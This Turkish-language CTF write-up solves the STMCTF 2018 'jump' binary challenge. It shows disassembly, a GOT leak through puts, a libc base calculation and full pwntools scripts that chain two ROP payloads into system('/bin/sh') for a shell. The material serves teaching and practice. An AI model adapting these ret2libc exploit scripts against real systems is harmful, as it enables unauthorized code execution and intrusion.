
STMCTF jump sorusu çözümü

Zaman bulamamamdan dolayı biraz geç bakabildim soruya. Bu sorunun çözümüne beraber bakalım. Sunucu ayakta olmadığı için gerçeğini yapamıyoruz ama localden demonstrate yapmaya çalışacağız beraber.

Hızlıca göz atalım:

Program 32-bit ve dynamic derlenmiş. Koruma olarak da NX ve FULL RELRO var. Karşı makinede ASLR'nin olduğunu da tahmin etmek zor değil.

Programa hemen göz atalım:



```
ltr@RECE-3:~/STMCTF/Jump$ python -c 'print "A"*80' | ltrace -i ./jump
Deger Giriniz:
[0x41414141] --- SIGSEGV (Segmentation fault) ---
[0xffffffffffffffff] +++ killed by SIGSEGV +++
ltr@RECE-3:~/STMCTF/Jump$
```

Overflow var. Birkaç işlem ile offsetin 44 olduğunu buluyoruz. 40 buf + Saved EBP + RET şeklinde. Bu cebimizde dursun programı dump edelim:

```
080484ab <main>:
 80484ab:       55                      push   ebp
 80484ac:       89 e5                   mov    ebp,esp
 80484ae:       83 ec 28                sub    esp,0x28
 80484b1:       a1 08 a0 04 08          mov    eax,ds:0x804a008
 80484b6:       3d 00 08 00 00          cmp    eax,0x800
 80484bb:       74 07                   je     80484c4 <main+0x19>
 80484bd:       6a 01                   push   0x1
 80484bf:       e8 c4 fe ff ff          call   8048388 <_exit@plt>
 80484c4:       a1 08 a0 04 08          mov    eax,ds:0x804a008
 80484c9:       83 c0 01                add    eax,0x1
 80484cc:       a3 08 a0 04 08          mov    ds:0x804a008,eax
 80484d1:       a1 0c a0 04 08          mov    eax,ds:0x804a00c
 80484d6:       6a 00                   push   0x0
 80484d8:       6a 02                   push   0x2
 80484da:       6a 00                   push   0x0
 80484dc:       50                      push   eax
 80484dd:       e8 c6 fe ff ff          call   80483a8 <setvbuf@plt>
 80484e2:       83 c4 10                add    esp,0x10
 80484e5:       68 90 85 04 08          push   0x8048590
 80484ea:       e8 a1 fe ff ff          call   8048390 <puts@plt>
 80484ef:       83 c4 04                add    esp,0x4
 80484f2:       6a 40                   push   0x40
 80484f4:       8d 45 d8                lea    eax,[ebp-0x28]
 80484f7:       50                      push   eax
 80484f8:       6a 00                   push   0x0
 80484fa:       e8 81 fe ff ff          call   8048380 <read@plt>
 80484ff:       83 c4 0c                add    esp,0xc
 8048502:       90                      nop
 8048503:       90                      nop
 8048504:       c9                      leave
 8048505:       c3                      ret
 8048506:       66 90                   xchg   ax,ax
 8048508:       66 90                   xchg   ax,ax
```

Bu resimden çıkarılacak şeyler: → Yan sayfada

- Öncelikle en başta counter(0x804a008) gibi bişey var o yüzden ret adresine main başını yazarsanız exite atlayıp çıkış yapacaktır çünkü 0x800 ile compare yapıyor ve sonra onu increment ediyor. Bu durum birazcık sinir bozucu. Nedenine geleceğiz.
    - *80484b1: a1 08 a0 04 08 mov eax,ds:0x804a008*
    - *80484b6: 3d 00 08 00 00 cmp eax,0x800*
    - *80484bb: 74 07 je 80484c4 <main+0x19>*
    - *80484bd: 6a 01 push 0x1*
    - *80484bf: e8 c4 fe ff ff call 8048388 <_exit@plt>*
    - *80484c4: a1 08 a0 04 08 mov eax,ds:0x804a008*
    - *80484c9: 83 c0 01 add eax,0x1*
    - *80484cc: a3 08 a0 04 08 mov ds:0x804a008,eax*
- Overflow read fonksiyonundan dolayı oluyor.

Şimdi elimizde pattern var ve EIP kontrolü var, ama NX olduğu için stackten veya heapten çalıştıramayız. Dinamik derlendiği için önceki soru gibi rop ile yapamayız. Bizim mecburen Libc'ye atlamamız lazım. Atlayabilirsek zaten system("/bin/sh") yaptık mı tamamdır. Fakat ASLR var bunu atlamamız lazım çünkü static library adresi giremeyiz.

Burda işe yaramaz ama başka bir teorik çözüm göstermek istiyorum. Varsayalım ki NX(NX hem stack hem de heapi etkiliyor) yok ve stack'e atlama şansımız yok ve bizim exploit yapmamız lazım. Bunu sağlamanın en güzel yolu read fonksiyonu ve counter variable'ı.

80484f2: 6a 40 push 0x40
80484f4: 8d 45 d8 lea eax,[ebp-0x28]
80484f7: 50 push eax
80484f8: 6a 00 push 0x0
80484fa: e8 81 fe ff ff call 8048380 <read@plt>

Programda bu kısım çok işe yarayacaktı. Overflow ederken EBP adresini counter(0x804a008) + 0x28 yapsaydık ve EIP'yi 0x80484f2 bu adres yapsaydık başarılı bir şekilde read fonksiyonu exploitimizi okuyup buraya atacaktı. Sonra ise return adresi olarak counter adresini verebilirdik. ASLR'nin olup olmaması bişey değiştirmeyecekti. Velhasıl böyle bişey mümkün değil.

Kullanılan fonksiyonlara bi bakalım:

ltr@RECE-3:~/STMCTF/Jump$ objdump -S jump -M intel | grep @plt | grep call
8048365: e8 2e 00 00 00 call 8048398 <__gmon_start__@plt>
80483cc: e8 cf ff ff ff call 80483a0 <__libc_start_main@plt>
80484bf: e8 c4 fe ff ff call 8048388 <_exit@plt>
80484dd: e8 c6 fe ff ff call 80483a8 <setvbuf@plt>
80484ea: e8 a1 fe ff ff call 8048390 <puts@plt>
80484fa: e8 81 fe ff ff call 8048380 <read@plt>

Bizim en öncelikli hedefimiz Libc adresi leak etmek. Leak etmek için kullanabileceğimiz puts fonksiyonu var işimizi görür. Puts fonksiyonuna bakalım:


*int puts(const char *s);*

Puts fonksiyonu sadece bir char pointer alıyor. Bizim puts fonksiyonuna libc adresi barındıran bir pointer ile atlamamız lazım. Bunun da en güzel yolu GOT adresi.

PLT ve GOT bilmeyenler için birkaç şey söyleyelim. Bir program falanca bilgisayarda durursa ve o bilgisayarda duran bir kütüphaneden fonksiyon çağırıyorsa önce PLT'ye atlar orda kütüphanedeki adresini barındıran bir pointer var ve pointerdaki adrese atlar. ASLR ile beraber pointerın içindeki adres sürekli değişmektedir ama pointer değişmiyor. Fotoğrafta görüldüğü gibi adresi 0x8049ff0.

Biz puts fonksiyonuna 0x8049ff0 adresiyle atlarsak bu adresin içinde ki puts fonksiyonunun Libc'deki adresini ekrana bastırmış olacağız. Fake bir exit adresi vererek deneyelim:

Görüldüğü gibi adresi basıyor ama hex şeklinde. Little endian'dan dolayı tersten yazıyor. Son karakter '@' yani 0x40 olarak görülüyor. Doğrulayalım:



Libc base adresinin son 3 karakteri hep sıfır olacağı için 00067e40 offsetini eklediğinizde son karakteri 0x40 olur. Yani doğru bastırıyor.

Puts fonksiyonunun adresini alabiliyoruz. Offset hiç değişmeyeceği için bu adresten offseti çıkarırsak base adresi bulmuş olacağız. Bu base adrese de system, exit gibi fonksiyonların offsetini eklersek onların da fonksiyonunu bulacağız.

ÖNEMLİ NOT:


Bu işlem benim bilgisayarımda ki spesific library version için geçerli.

```
ltr@RECE-3:~/STMCTF/Jump$ ldd jump
    linux-gate.so.1 (0xf7f52000)
    libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7d42000)
    /lib/ld-linux.so.2 (0xf7f54000)
ltr@RECE-3:~/STMCTF/Jump$ file /lib/i386-linux-gnu/libc.so.6
/lib/i386-linux-gnu/libc.so.6: symbolic link to libc-2.27.so
```

Görüldüğü üzere benim kullanacağım library 2.27, fakat karşı makinenin versiyonunu hesaplamak için şöyle bir yol denenebilir:

https://github.com/niklasb/libc-database

Bu tool ile beraber çok büyük bir libc database indirebilirsiniz. Puts fonksiyonuna birkaç kere atlayarak diğer fonksiyonların da GOT içinde ki adresi bastırılıp bunlar arasında ki fark ile hesaplama yapıp yukarda linki verlien program ile indirilen onlarca library'e bakıp spesific kütüphane bulunabilir. Ipucu olarak şöyle bişey var:



Maalesef sunucu ayakta olmadığı için deneyemeyiz ve benim de çok vaktim olmadığı için bunu uygulamalı gösteremem.


Bundan sonra adress alıp hesaplama olacağından bundan sonrasını elle yapmak yerine program ile yapacağız.

```python
from pwn import *
import os
import posix
from struct import *

puts_plt = 0x08048390
puts_got = 0x08049ff0

fake_main = 0xdeadbeef

rop = ""
rop += p32(puts_plt)            # puts PLT
rop += p32(fake_main)           # fake exit
rop += p32(puts_got)            # puts GOT

payload = "A"*44 + rop

prog = os.path.abspath("./jump")

p = process(prog)

print p.recv(15)        # "Deger giriniz:\n"

p.sendline(payload)

leak = p.recv(4)

puts_libc = u32(leak)
log.info("puts@libc: 0x%x" % puts_libc)
p.clean()
```

Çok basit bir şekilde ilk adımı gerçekleştiriyoruz. Deneyelim:

```
ltr@RECE-3:~/STMCTF/Jump$ python leak.py
[+] Starting local process '/home/ltr/STMCTF/Jump/jump': pid 11489
Deger Giriniz:

[*] puts@libc: 0xf7ddae40
[*] Stopped process '/home/ltr/STMCTF/Jump/jump' (pid 11489)
ltr@RECE-3:~/STMCTF/Jump$ python leak.py
[+] Starting local process '/home/ltr/STMCTF/Jump/jump': pid 11493
Deger Giriniz:

[*] puts@libc: 0xf7e29e40
[*] Stopped process '/home/ltr/STMCTF/Jump/jump' (pid 11493)
ltr@RECE-3:~/STMCTF/Jump$
```

Değişen puts libc adresi elimizde artık. Şimdi ise bununla ile beraber diğer fonksiyonları hesaplayalım. Bize system adresi, “/bin/sh” stringi ve exit adresi lazım:



Yukarda verdiğim linkte ki program ile bunları yapabiliyorsunuz.

Bunları biraz toparlayıp bize lazım olan system, bin_sh ve exit adreslerini bulalım:

offset_system = 0x0003d870
offset_str_bin_sh = 0x17c968
offset_exit = 0x00030c30

libc_base = puts_libc - offset_puts
system_addr = libc_base + offset_system
binsh_addr = libc_base + offset_str_bin_sh
exit_addr = libc_base + offset_exit

log.info("libc base: 0x%x" % libc_base)
log.info("system@libc: 0x%x" % system_addr)
log.info("binsh@libc: 0x%x" % binsh_addr)
log.info("exit@libc: 0x%x" % exit_addr)

Bununla beraber bize lazım olan adresleri bulmuş olacağız.

→ yan sayfada

```
ltr@RECE-3:~/STMCTF/Jump$ python leak.py
[+] Starting local process '/home/ltr/STMCTF/Jump/jump': pid 12208
Deger Giriniz:

[*] puts@libc: 0xf7d49e40
[*] libc base: 0xf7ce2000
[*] system@libc: 0xf7d1f870
[*] binsh@libc: 0xf7e5e968
[*] exit@libc: 0xf7d12c30
[*] Process '/home/ltr/STMCTF/Jump/jump' stopped with exit code -11 (SIGSEGV) (pid 12208)
ltr@RECE-3:~/STMCTF/Jump$
```


Herşey tamam. Şimdi sırada systeme atlamak kaldı. Bu noktada Bizim bu açığı tekrar tetiklememiz lazım, ama bir sıkıntı var: EBP. EBP adresi 0x41414141 oluyor. Tekrar yeniden ESP'yi EBP'ye aktarmak için programın başına atlayabiliriz, ama counter olduğu için exit'e atlayacak.

EBP framework pointer olarak geçer, yani programın çalışacağı içine değer atacağı değeri pop edeceği bir alan gibi. System'e atladığımızda bu alan valid olmalı. Valid fake bir adres verebiliriz, tam bu noktada bize engel çıkaran counterdan yararlanabiliriz. Counter'ın barındığı adres writable olduğu için o alanı kullanabiliriz. System fonksiyonunda push'lar ve pop'lar olacak. Programı başlatıp o alana biraz bakalım:


```
gdb-peda$ x/20wx 0x804a008
0x804a008 <count>:      0x00000800      0xf7f99d80      0x00000000      0x00000000
0x804a018:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a028:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a038:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a048:      0x00000000      0x00000000      0x00000000      0x00000000
gdb-peda$ x/20wx 0x804a008-20
0x8049ff4:      0x00000000      0xf7ddc8b0      0xf7e2b5a0      0x00000000
0x804a004:      0x00000000      0x00000800      0xf7f99d80      0x00000000
0x804a014:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a024:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a034:      0x00000000      0x00000000      0x00000000      0x00000000
gdb-peda$
```

Şimdi bu adresten sonrası boş, fakat bundan öncesi GOT libc adresleri var, yani system içinde bir kaç push olursa bu adreslere yazabilir. Bu yüzden bu adresten çok sonrasını verirsek bomboş bir alan sağlayabiliriz.

→ Yan sayfa



0x804a3f0 adresini verebiliriz mesela. Bu adresi de aldığımıza göre puts'den sonra ki return adresini ayarlayalım. Bu açığı tekrar tetiklemek için yazılabilir bir adrese ihtiyacımız ve sonra sonra da EBP tekrar ayarlanacağı için EBP'yi iki kere girebiliriz.




0x80484f2 adresi bizim için çok iyi olur. Hem EBP'den adresi kullanacağı için verdiğimiz adres writable olacak. Açık tekrar tetiklenmiş olacak. Her şey hazır olduğuna göre exploiti tamamen yazalım:

**** ex.py ***

```
from pwn import *
import os
import posix
from struct import *

puts_plt = 0x08048390
puts_got = 0x08049ff0

fake_main = 0x80484f2
ebp_address = 0x804a3f0
```

```
rop = ""
rop += p32(ebp_address)       # EBP address
rop += p32(puts_plt)          # puts PLT
rop += p32(fake_main)         # fake exit
rop += p32(puts_got)          # puts GOT

payload = "A"*40 + rop    # 4 byte EBP

prog = os.path.abspath("./jump")

#p = remote("localhost", 8181) if want to test on remote
p = process(prog)


print p.recv(15)    # "Deger giriniz:\n"

p.sendline(payload)

leak = p.recv(4)

puts_libc = u32(leak)
log.info("puts@libc: 0x%x" % puts_libc)
p.clean()

offset_system = 0x0003d870
offset_str_bin_sh = 0x17c968
offset_exit = 0x00030c30
offset_puts = 0x00067e40



libc_base = puts_libc - offset_puts
system_addr = libc_base + offset_system
binsh_addr = libc_base + offset_str_bin_sh
exit_addr = libc_base + offset_exit

log.info("libc base: 0x%x" % libc_base)
log.info("system@libc: 0x%x" % system_addr)
log.info("binsh@libc: 0x%x" % binsh_addr)
log.info("exit@libc: 0x%x" % exit_addr)
```

```
rop2 = p32(ebp_address)
rop2 += p32(system_addr)
rop2 += p32(exit_addr)
rop2 += p32(binsh_addr)


payload2 = "A"*40 + rop2

p.sendline(payload2)

log.success("Enjoy your shell.")
p.interactive()
```



Çözüm ile ilgili yanlış/eksik/fazla/hata olan şeyleri bana bildiriniz lütfen.

NOT:

Önümüzde ki günlerde büyük ihtimal bilgisayarım artık olmayabilir. Eğer öyle bir durum olmazsa diğer soruların çözümlerini yayınlarım, ama öyle birşey olursa maalesef bakıp yazamayacağım, fakat çözme aşamasında destek isteyen veya çözen kişilerin yazılarını görmek isterim. Telefonum olacağı için twitterdan #STMCTF2018 hashtag'i ile paylaşırsanız görürürm veya beni mentionlayabilirsiniz @lntrx